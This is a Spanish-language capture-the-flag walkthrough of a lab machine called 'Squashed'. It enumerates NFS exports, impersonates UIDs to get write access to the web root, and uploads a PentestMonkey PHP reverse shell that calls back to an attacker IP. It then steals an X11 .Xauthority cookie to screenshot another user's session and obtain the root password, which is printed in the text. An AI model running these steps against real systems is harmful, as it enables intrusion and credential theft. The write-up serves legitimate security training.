Squashed

Descripción

Squashed es una máquina de dificultad fácil y tiene una enumeración bastante completa, junto con una escalada de privilegios rebuscada

---

Enumeración

Vamos a comenzar enumerando los puertos de la máquina víctima para así descubrir posibles vectores de ataque

```
sudo nmap -p- --min-rate 5000 -sCV
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 10:02 EDT
Warning: 10.10.11.191 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.191
Host is up (0.061s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE    SERVICE  VERSION
22/tcp    open     ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open     http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Built Better
111/tcp   open     rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      43341/tcp   mountd
|   100005  1,2,3      52141/tcp6  mountd
|   100005  1,2,3      57420/udp   mountd
|   100005  1,2,3      60970/udp6  mountd
|   100021  1,3,4      34497/tcp   nlockmgr
|   100021  1,3,4      39899/tcp6  nlockmgr
|   100021  1,3,4      49990/udp   nlockmgr
|   100021  1,3,4      53158/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open     nfs      3-4 (RPC #100003)
34497/tcp open     nlockmgr 1-4 (RPC #100021)
39281/tcp filtered unknown
43341/tcp open     mountd   1-3 (RPC #100005)
51249/tcp open     mountd   1-3 (RPC #100005)
58693/tcp open     mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
```

En los resultados del escaneo podemos ver los puertos 22, 80, 111, 2049 y 34497 abiertos

En el puerto 2049 podemos destacar que tenemos el servicio NFS (Network File System) activo, por lo que vamos a enumerarlo y a ver si podemos encontrar algún archivo de interés

Lanzaremos el siguiente contenido para ver las carpetas en la red

```
showmount -e 10.10.11.191
```

```
Export list for 10.10.11.191:
/home/ross    *
/var/www/html *
```


Veremos que se trata de rutas de una máquina, tenemos el directorio de un usuario llamado **ross** y otro directorio perteneciente a una web, muy seguramente la que está corriendo por el puerto 80

Vamos a montar las carpetas en nuestro sistema para poder ver su contenido, en mi caso he montado la ruta **/var/www/html*** en mi directorio **/mnt**

```
sudo mount -t nfs 10.10.11.191:/var/www/html /mnt
```

Si intento entrar en el directorio **mnt** me dirá que tengo acceso denegado, si usamos el comando ls -la podremos ver archivos ocultos, sus permisos y mas información

Al usar el comando podremos ver que la id del directorio es **2017**



Para acceder a la carpeta requeriremos de un usuario con id 2017 por lo que vamos a proceder a crearlo


```
sudo useradd test

sudo usermod -u 2017 test

sudo groupmod -g 2017 test
```

Una vez hecho, cambiaremos al usuario test

```
sudo su test
```


Una vez dentro iremos a la carpeta **/mnt** y comprobaremos si podemos ver el contenido

Efectivamente, podemos ver el contenido y parece ser que pertenece a la página web que está activa por el puerto 80



Voy a crear una página html y a comprobar si puedo acceder desde la web

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>About us</title>
    <link rel="stylesheet" href="css/styles.css">
</head>
<body>
<h1> TEST </h1>
</body>
```



TEST

Efectivamente puedo abrir los archivos sin problema, por lo que voy a crear un archivo llamado **shell.php** con una reverse shell para conectarnos a la máquina víctima.

Explotación


Haré uso de una reverse shell llamada **PentestMonkey** (en PHP)

```php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.c
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.11';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");
```

Antes de ejecutarla desde el navegador, vamos a poner el puerto que hayamos seleccionado, a la escucha, para así recibir la conexión

```
nc -lvnp 9001
```

Ahora sí, ejecutaremos desde la web la reverse shell



Escalada de Privilegios

Ahora ya tendremos acceso a la máquina víctima, si usamos el comando **whoami** veremos que somos el usuario **alex**

Si nos dirigimos al directorio personal de alex encontraremos la user flag

Investigando un poco por el sistema, en el directorio del usuario **Ross**, si ejecutamos el comando ls -la encontraremos un archivo oculto llamado **.Xauthority** al que no tendremos permisos para ver su contenido (seguramente porque somos el usuario alex y no ross)

```
drwxr-xr-x 14 ross ross 4096 Jul  5 13:50 .
drwxr-xr-x  4 root root 4096 Oct 21  2022 ..
-rw-------  1 ross ross   57 Jul  5 13:50 .Xauthority
lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history → /dev/null
drwx------ 11 ross ross 4096 Oct 21  2022 .cache
drwx------ 12 ross ross 4096 Oct 21  2022 .config
drwx------  3 ross ross 4096 Oct 21  2022 .gnupg
drwx------  3 ross ross 4096 Oct 21  2022 .local
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo → /dev/null
-rw-------  1 ross ross 2475 Jul  5 13:50 .xsession-errors
-rw-------  1 ross ross 2475 Dec 27  2022 .xsession-errors.old
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Documents
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Downloads
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Music
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Public
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Templates
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Videos
$ cat .Xauthority
```

Si recordamos, en el servicio NFS teníamos el direcorio Ross, y para entrar seguramente pasará lo mismo que con el directorio web, tendremos que crear un usuario con el mismo UID para poder leer los archivos, por lo que vamos a montar el archivo en nuestro sistema (en la carpeta /tmp)

```
sudo mount -t nfs 10.10.11.191:/home/ross /tmp
```

Una vez hecho esto, al ir al directorio raíz, ejecutaremos el comando ls -la para ver la UID del directorio tmp

```
dr-xr-xr-x 251 root root          0 Jul  5 09:52 proc
drwx------   6 root root       4096 Jul  5 09:52 root
drwxr-xr-x  37 root root        920 Jul  5 09:53 run
lrwxrwxrwx   1 root root          8 Feb 16 23:10 sbin → usr/sbin
drwxr-xr-x   3 root root       4096 Apr 23 04:15 srv
-rw-------   1 root root 1073741824 Apr 23 06:18 swapfile
dr-xr-xr-x  13 root root          0 Jul  5 10:31 sys
drwxr-xr-x  14 1001      1001  4096 Jul  5 09:50 tmp
drwxr-xr-x  15 root root       4096 Apr 23 04:12 usr
drwxr-xr-x  12 root root       4096 May 16 11:03 var
lrwxrwxrwx   1 root root         31 Jul  2 07:23 vmlinuz → boot/vmlinuz
```

Podemos ver que la UID es 1001, por lo que vamos a crear un usuario con es UID

```
sudo useradd test2

sudo usermod -u 1001 test2

sudo groupmod -g 1001 test2

sudo su test2
```

Una vez hecho esto vamos a entrar en la carpeta **/tmp**

al hacer ls -la efectivamente tendremos el archivo .Xauthority, vamos a intentar abrirlo

```
cat .Xauthority
```

Al abrirlo podremos ver que está cifrado por lo que vamos a codificarlo para tenerlo en números y letras normales

```
cat .Xauthority | base64

AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0xABALCCzEr07rCW4RUFihbLsz
```


Ahora en la máquina víctima vamos a colocar el contenido del .Xauthority en la carpeta tmp

```
echo ".Xauthority en base64" | base64 -d > /tmp/.Xauthority
```

Ahora vamos a cambiar una variable que hará que X11 verifique las credenciales para inciar sesión en el directorio tmp, donde hemos puesto el código de .Xauthority

```
export XAUTHORITY=/tmp/.Xauthority
```

Una vez hecho esto, si ejecutamos el comando w podremos ver las sesiones activas de X11



Vamos a hacer una captura de pantalla al usuario ross y a guardarla en el directorio tmp

```
xwd -root -screen -display :0 > /tmp/screenshot.xwd

# EXPLICACIÓN DEL COMANDO
# -root - Hace captura a la pantalla completa
# -screen - Incluye todas las ventanas visibles
# -display :0 - Hace captura a la sesión 0
```

Ahora vamos a ir a la carpeta tmp, donde se ha almacenado la captura de pantalla y vamos a crear un servidor en python para transferirla a nuestra máquina

```
python3 -m http.server 1234
```


y desde nuestra máquina

```
wget http://10.10.11.191:1234/screenshot.xwd
```

Ahora convertiremos la imagen en png


```
convert screenshot.xwd screenshot.png
```

Si analizamos la captura podemos encontrar la contraseña del usuario root




```
root:cah$mei7rai9A
```

Ahora en la reverse shell vamos e ejecutar el comando **su** y a poner la contraseña del usuario root



Nos habremos convertido exitosamente en root